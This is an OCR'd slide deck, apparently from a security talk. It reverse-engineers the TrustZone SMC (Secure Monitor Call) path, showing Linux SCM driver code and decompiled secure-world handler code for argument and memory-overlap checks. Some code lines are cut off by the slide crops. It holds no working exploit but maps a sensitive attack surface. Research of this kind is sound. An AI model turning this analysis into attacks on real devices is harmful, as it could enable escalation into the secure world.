
# Open Source TrustZone Driver

SCM (Secure Communication Manager) Driver [1],[2]

Check what type of SMC system supports




```
bool is_scm_armv8(void)
{
        int ret;
        u64 ret1, x0;

        /* First try a SMC64 call */
        scm_version = SCM_ARMV8_64;
        ret1 = 0;
        x0 = SCM_SIP_FNID(SCM_SVC_INFO, IS_CALL_AVAIL_CMD) | SMC_ATOMIC_MASK;
        ret = __scm_call_armv8_64(x0 | SMC64_MASK, SCM_ARGS(1), x0, 0, 0, 0,
                                  &ret1, NULL, NULL);
        if (ret || !ret1) {
                /* Try SMC32 call */
                ret1 = 0;
                ret = __scm_call_armv8_32(x0, SCM_ARGS(1), x0, 0, 0, 0,
                                          &ret1, NULL, NULL);
                if (ret || !ret1)
                        scm_version = SCM_LEGACY;
                else
                        scm_version = SCM_ARMV8_32;
        } else
                scm_version_mask = SMC64_MASK;

        pr_debug("scm_call: scm version is %x, mask is %x\n", scm_version,
"scm.c" [Modified] 1172 lines --45%--
```



```
static int allocate_extra_arg_buffer(struct scm_desc *desc, gfp_t flags)
{
        int i, j;
        struct scm_extra_arg *argbuf;
        int arglen = desc->arginfo & 0xf;
        size_t argbuflen = PAGE_ALIGN(sizeof(struct scm_extra_arg));

        desc->x5 = desc->args[FIRST_EXT_ARG_IDX];

        if (likely(arglen <= N_REGISTER_ARGS)) {
                desc->extra_arg_buf = NULL;
                return 0;
        }

        argbuf = kzall
        if (!argbuf) {
                pr_err
                return
        }

        desc->extra_arg_buf = argbuf;

        j = FIRST_EXT_ARG_IDX;
        if (scm_version == SCM_ARMV8_64)
                for (i = 0; i < N_EXT_SCM_ARGS; i++)
                        argbuf->args64[i] = desc->args[j++];
        else
                for (i = 0; i < N_EXT_SCM_ARGS; i++)
                        argbuf->args32[i] = desc->args[j++];
        desc->x5 = virt_to_phys(argbuf);
        __cpuc_flush_dcache_area(argbuf, argbuflen);
        outer_flush_range(virt_to_phys(argbuf),
                          virt_to_phys(argbuf) + argbuflen);

"scm.c" 1173 lines --52%--
```

Store extra arguments through memory

# SMC Handler Arguments in ARMv8 Systems




# Reversing SMC Default Handler…

Check SMC64 or SMC32 event

Check if Entry with ID in X0 exists in SMC handler table

Check X1 in SMC Handler Table


If Hander has >= 5 arguments then check arg5,… for overlapping with TZ address



```
ret_val = is_SCM_SMC64(X0_svc_cmd_id_2);
if ( !ret_val )
{
  SMC_handler_entry = is_SCM_handler_exists(X0_svc_cmd_id);
  SMC_handler_entry_1 = SMC_handler_entry;
  if ( !SMC_handler_entry )
    return 0xFFFFFFFF;
  if ( !*(_DWORD *)(SMC_handler_entry + 16) )// check if address of the handler is not NULL
    return 0xFFFFFFFD;
  SMC_handler_entry_off8 = *(_DWORD *)(SMC_handler_entry + 8);
  SMC_num_args = SMC_handler_entry_off8 & 0xF;
  if ( SMC_num_args > 0xA )
    return 0xFFFFFFFD;
  if ( (X1_num_args & 0xF) != SMC_num_args )
    return 0xFFFFFFFB;
  if ( X1_num_args != SMC_handler_entry_off8 )
    return 0xFFFFFFF6;
  if ( SMC_num_args >= 5
    && check_buffer_args_with_TZ_addr_overlap((int)&X5_ctxt_1, X5_ctxt_1, 4 * SMC_num_args - 12) )
  {
    return 0xFFFFFFFA;
  }
  SMC_num_args_ = SMC_num_args;
  if ( *(_BYTE *)(SMC_handler_entry_1 + 12) & 8 || (ret_val = overlap_check_args_TZ(X1_num_args, &args_buf)) == 0 )
  {
    dw_svc_cmd_id = *(_DWORD *)(SMC_handler_entry_1 + 4);
    mask_bits = get_async_data_abort_IRQ_FIQ_mask_bits();
    if ( *(_DWORD *)(SMC_handler_entry_1 + 12) & 2 && X0_svc_cmd_id >= 0 && !(*(_BYTE *)(g_buf_1 + 4) & 0x80) )
```

# Reversing SMC Default Handler…


Check arg0-arg4 arguments for overlapping with TZ



```
  if ( *(_BYTE *)(SMC_handler_entry_1 + 12) & 8 || (ret_val = overlap_check_args_TZ(X1_num_args, &args_buf)) == 0 )
  {
    dw_svc_cmd_id = *(_DWORD *)(SMC_handler_entry_1 + 4);
    mask_bits = get_async_data_abort_IRQ_FIQ_mask_bits();
    if ( *(_DWORD *)(SMC_handler_entry_1 + 12) & 2 && X0_svc_cmd_id >= 0 && !(*(_BYTE *)(g_buf_1 + 4) & 0x80) )
      CPSP_set_exception_non_masked(mask_bits | 0x80);// |0x80 - non masked IRQ exception
    dw_async_data_abort_IRQ_FIQ_mask_bits = get_async_data_abort_IRQ_FIQ_mask_bits();
    dispatch_ret_val = dispatch_SMC_caller_(// ret positive - success
                         (int)SMC_caller,
                         (int)&args_buf,
                         *(_DWORD *)(SMC_handler_entry_1 + 16),// address of SMC handler
                         SMC_num_args_,
                         *(_DWORD *)SMC_handler_entry_1,
                         *(_DWORD *)(SMC_handler_entry_1 + 4));// svc_cmd_id
    CPSP_set_exception_masked(128);
    ret_val = 0;
```

Call SMC dispatch function with SMC handler pointer and SMC caller function

# Reversing Overlap Checks…




```
unsigned int __fastcall check_buffer_args_with_TZ_addr_overlap(int p_buffer_, int buffer_, int buffer_size_)
{
  char *buffer; // r5@1
  char *pbuffer; // r6@1
  int buffer_size; // r4@1
  unsigned int result; // r0@1
  char v7; // zf@2
  bool v8; // r1@8

  buffer = (char *)buffer_;
  pbuffer = (char *)p_buffer_;
  buffer_size = buffer_size_;
  result = 0xFFFFFFF0;
  if ( buffer_ )
  {
    v7 = pbuffer == 0;
    if ( pbuffer )
      v7 = buffer_size_ == 0;
    if ( !v7 )
    {
      if ( check_TZ_addr_overlap_(buffer_, buffer_size_) && !check_TZ_addr_overlap_((int)pbuffer, buffer_size) )
      {
        Clean_Data_Cache_Line_((int)buffer, buffer_size);
        memcpy(pbuffer, buffer, buffer_size);
        v8 = check_TZ_addr_overlap_((int)buffer, buffer_size);
        result = 0;
        if ( !v8 )
          result = 0xFFFFFFEE;
```

